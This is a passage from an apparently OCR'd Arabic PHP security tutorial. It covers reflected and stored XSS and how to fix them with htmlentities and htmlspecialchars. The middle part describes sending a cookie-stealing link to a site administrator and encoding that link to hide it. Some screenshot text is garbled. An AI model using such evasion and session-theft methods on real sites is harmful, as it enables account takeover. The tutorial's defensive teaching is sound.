
اوًّا كما تشاهد الخطأ البرمجي واضح في سطر 65 عدم تأمين المخرجات .



نقوم بعمل رسالة اختبار 12345 كما تعلمنا في السكريبت المُخزن ..

12345
موافق

وكم تشاهد تم التنفيذ بنجاح ..



الآن كما تشاهد ان السكريبت غير مخزن والمرسل فقط يظهره ، هنا نقول ان السكريبت غير مخزن وغير ثابت ، وفي حالة اي شخص قام بالدخول الى الصفحة الرئيسية للסקיبيت الغير مخزن لن يرى اي تغيير بواسطتك ، لذلك الامر اقل خطورة من السابق .

ولكن الحاجة ام الاختراق والمخترق دانياً يضع افكار توصله لنتائج مفيدة ، مثلاً الان كما نشاهد في السكريبت الغير مخزن ان المدخل يظهر في الرابط سواء **GET | POST** وسيتمكن من الاستغلال ، لذلك من الممكن للمخترق ان يستغل الامر بارسال الرابط الذي يحتوي مثلاً على استغلال سرقة الكوكيز ، الى مدير السكريبت وبذلك اختراقه ولكن عن طريق الارسال ودخول الرابط **عكس السابق** ..



كما ثشاهد نقوم بارسال الرابط بهذا الشكل لغرض سرقة الكوكيز ، قد يأتي شخص **ويقول** ان الاستغلال واضح لمدير الموقع ، من الممكن تشفير الرابط مابعد الاستغلال في موقع يقدم خدمة **تشفيه الروابط** وهو ..

<http://meyerweb.com/eric/tools/dencoder/>

- Input a string of text and encode or decode it as you like.
- Handy for turning encoded JavaScript URLs from complete gibberish into readable gibberish.
- If you'd like to have the URL Decoder/Encoder for offline use, just view source and save to your hard drive.

The URL Decoder/Encoder is licensed under a Creative Commons [Attribution-ShareAlike 2.0](#) License.

Some rights reserved

This tool is provided without warranty, guarantee, or much in the way of explanation. Note that use of this tool may or may not crash your browser, lock up your machine, or do something else, or worse. It is up to you to figure out what it does. D99Y Team is not responsible for any damage or loss of data that may occur.

نحوه بالدخول الى المقام وتشفيه الحافس بـ

موزيلا فايرفوكس - URL Decoder/Encoder

ملف تجدير عرض نافذة علامات أدوات مساعدة

URL Decoder/Encoder ...localhost / localhost / xss / xss | p PMA http://localhost/xss/cookies.html ! XSS || D99Y Team

Google

http://meyerweb.com/eric/tools/dencoder/

URL Decoder/Encoder

```
GET /xss/cookies.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.6) Gecko/20090219 Firefox/3.5.6 (.NET CLR 3.5.21022)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Accept-Plugin: application/x-mpegurl
Connection: close
Cookie: document.cookie=;document.cookie=;document.cookie=;
```

 ساحة التطوير
www.D99Y.COM

Decode Encode

- Input a string of text and encode or decode it as you like.
- Handy for turning encoded JavaScript URLs from complete gibberish into readable gibberish.
- If you'd like to have the URL Decoder/Encoder for offline use, just view source and save to your hard drive.

The URL Decoder/Encoder is licensed under a Creative Commons [Attribution-ShareAlike 2.0 License](#).

This tool is provided without warranty, guarantee, or much in the way of explanation. Note that use of this tool may or may not crash your browser, lock up your machine, erase your hard drive, or e-mail those naughty pictures you hid in the Utilities folder to your mother. Don't blame me if anything bad happens to you.

SCOTT RIGGS RESERVED


وكم شاهدتم تشفير الاستغلال واصبح غير واضح وبالشكل النهائي يكون . .



كما تشاهد هذه من احد اساليب المراوغة في السكريت الغير مُخزن..

الان تعلمنا ان السكريت المخزن **حين دخول الشخص الى السكريت** ، سيدرك المتصفح فوراً وبذلك التطبيق عليه يعكس الغير مخزن عليك ارسال رساله والمراوغة بها **وذلك لانه غير مخزن انت من يقوم بطلبه** وبذلك ذكرنا ان الاستغلال المخزن هو اكثر خطورة من الغير مخزن..

تم بحمد الله شرح اكتشاف الخطأ البرمجي ، وجميع طرق الاستغلال المتوفرة ، اتمنى ان الدرس كان واضح وطبعا الجميع يعلم ان طرق الاستغلال طرحت لكي نأخذ الحذر منها وكذلك نوضّح خطورة الثغرة واخيراً لكي نقوم بتجربة الاستغلالات مابعد الترقيع ان شاء الله..

www.d99y.com ساحة التطوير

اخيراً الترقيع

اهلاً وسهلاً بكم احبتي ، واتمنى للجميع بالصحة والعافية

تم بحمد الله الانتهاء من المقدمه والاستغلال والاكتشاف ، والان حان وقت ترقيق الثغرة ، والتأكد من سلامه الترقيع ..

تعرفنا سابقاً ان الثغرة تقوم على سبب عدم فلترة المخرجات ، وكذلك تعرفنا ان المفترق يحتاج الى وسوم **html** ، **Java script** والخ لحقها في الصفحة وتنفيذها..


طبعاً الـ **php** وفرت وظائف داخلية لفلترة المخرجات مثل تعطيل الوسوم الهامه < , , ' , / وجميع الرموز التي لابد من توفرها لتفعيل الكود..

هناك دوال تقوم بحذفها والاخري تقوم بتعطيتها وطباعتها ، سأقوم بشرح افضل الدوال حتى الان متوفره وجاهزه في الـ **PHP** وحلول فاشله ، وكذلك عمل دالة خاصة بنا للترقيع!

www.d99y.com ساحة التطوير

اولاً حلول فاشله ، اول دالة وهي **htmlentities** مشكلة الدالة هي تضخيم القاعدة والحرف الواحد في اللغة العربيه **3 = حروف واكثر ، وبذلك تضخيم القاعدة 3 مرات من حجمها الطبيعي** ، ثانياً مشاكل الترميز في اللغة العربيه التي لا تنتهي **لذلك لا تنسى البرمجيات العربية ..**

تجربة الدالة ..



Rapid PHP 2010 - [C:\AppServ\www\xss\xss-sav.php]

```
139 <td width="14"><span class="style5">:</td>
140 <td width="357"><?php echo $nassravi['name']; ?></span></td>
141 </tr>
142 <tr>
143 <td valign="top" align="center" class="style1"> التعليق </td>
144 <td valign="top"><span class="style5">:</td>
145 <td><?php echo $nassravi['comment']; ?></span></td>
146 </tr>
147 </table></td>
148 </tr>
149 </table>
150 <BR>
151
152 <?php
153
154 mysql_close(); //غلق الاتصال في النهاية
155 ?>
156 <br />
```


Code Editor Preview Horizontal Split Vertical Split

xss-sav2.php xss-nosav4.php xss-nosav2.php xss-nosav.php **xss-sav.php**

145 : 81 5.02 kb UTF-8 For Help, press Ctrl+F1 no project loaded

The screenshot shows the Rapid PHP 2010 IDE interface. The code editor window displays a PHP script named 'xss-sav.php'. The script contains several lines of code, including outputting variables from an array (\$nassravi) directly into HTML tags. A watermark for 'D99Y.COM' is visible in the background of the code editor.

نفتح الملف **xss-sav.php** وكما تعلمنا سابقاً ان الخطأ البرمجي هو طباعة المخرجات دون فلترتها في سطر 140 و سطر 145 طبعاً الاول هو الخاص بالعنوان والثاني هو الخاص بالتعليق .



Rapid PHP 2010 - [C:\AppServ\www\xss\xss-sav.php]

```
139 <td width="14"><span class="style5">:</td>
140 <td width="357"><?php echo htmlentities($nassravi['name']); ?></span></td>
141 </tr>
142 <tr>
143 <td valign="top" align="center" class="style1"> التعليق </td>
144 <td valign="top"><span class="style5">:</td>
145 <td><?php echo htmlentities($nassravi['comment']); ?></span></td>
146 </tr>
147 </table></td>
148 </tr>
149 </table>
150 <BR>
151
152 <?php
153
154 mysql_close(); //غلق الاتصال في النهاية
155 ?>
156 <br />
```


Code Editor Preview Horizontal Split Vertical Split

xss-sav2.php xss-nosav4.php xss-nosav2.php xss-nosav.php **xss-sav.php ***

145 : 81 Modified 5.05 kb UTF-8 For Help, press Ctrl+F1 no project loaded

This screenshot shows the same Rapid PHP 2010 interface, but the code in 'xss-sav.php' has been modified. The echo statements now use the 'htmlentities()' function to encode the output from the \$nassravi array, preventing XSS attacks by escaping special characters.

استخدام الدالة بسيط ضعها قبل المراد طباعته وداخل () كما في الصورة ..



نقوم بادخال حرف **عربي** كمثال ..



وكلما تشاهد مشاكل الترميز كثيرة ولا تنتهي **في الدالة** ، ناهيك عن تبديل حجم القاعدة والاحرف .



ولكن هي ناجحة في الترقيق ، نقوم بنسخ المستند ولصقه وتجربة الارسال ..



وكما شاهدتم الطبعه دون التنفيذ ، وهذا يعني انه ترقيق جميل ولكن كما ذكرت ان مشاكل اللغة العربيه وعدد الاحرف لا تنتهي ..

افضل دالة للترقيق حتى الان هي دالة **htmlspecialchars** قمت باختبارها امنياً ولم اخرج باي نتائج ، والدالة تستخدم في اشهر السكريبتات وينصح بها كبار مجال الامن والحماية ، البعض يقول ان ممكن تخفيتها ولكن الكلام غير صحيح ابداً ، الا ان كان يوجد هناك دليل فعلي على ذلك ..

Rapid PHP 2010 - [C:\AppServ\www\xss\xss-sav.php]

```

139 <td width="14"><span class="style5">:</td>
140 <td width="357"><?php echo htmlspecialchars($nassrawi['name']); ?></span></td>
141 </tr>
142 <tr>
143 <td valign="top" align="center" class="style1"> التعليق </td>
144 <td valign="top"><span class="style5">:</span>
145 <td><?php echo htmlspecialchars($nassrawi['comment']); ?></td>
146 </tr>
147 </table></td>
148 </tr>
149 </table>
150 <BR>
151
152 <?php
153 ?
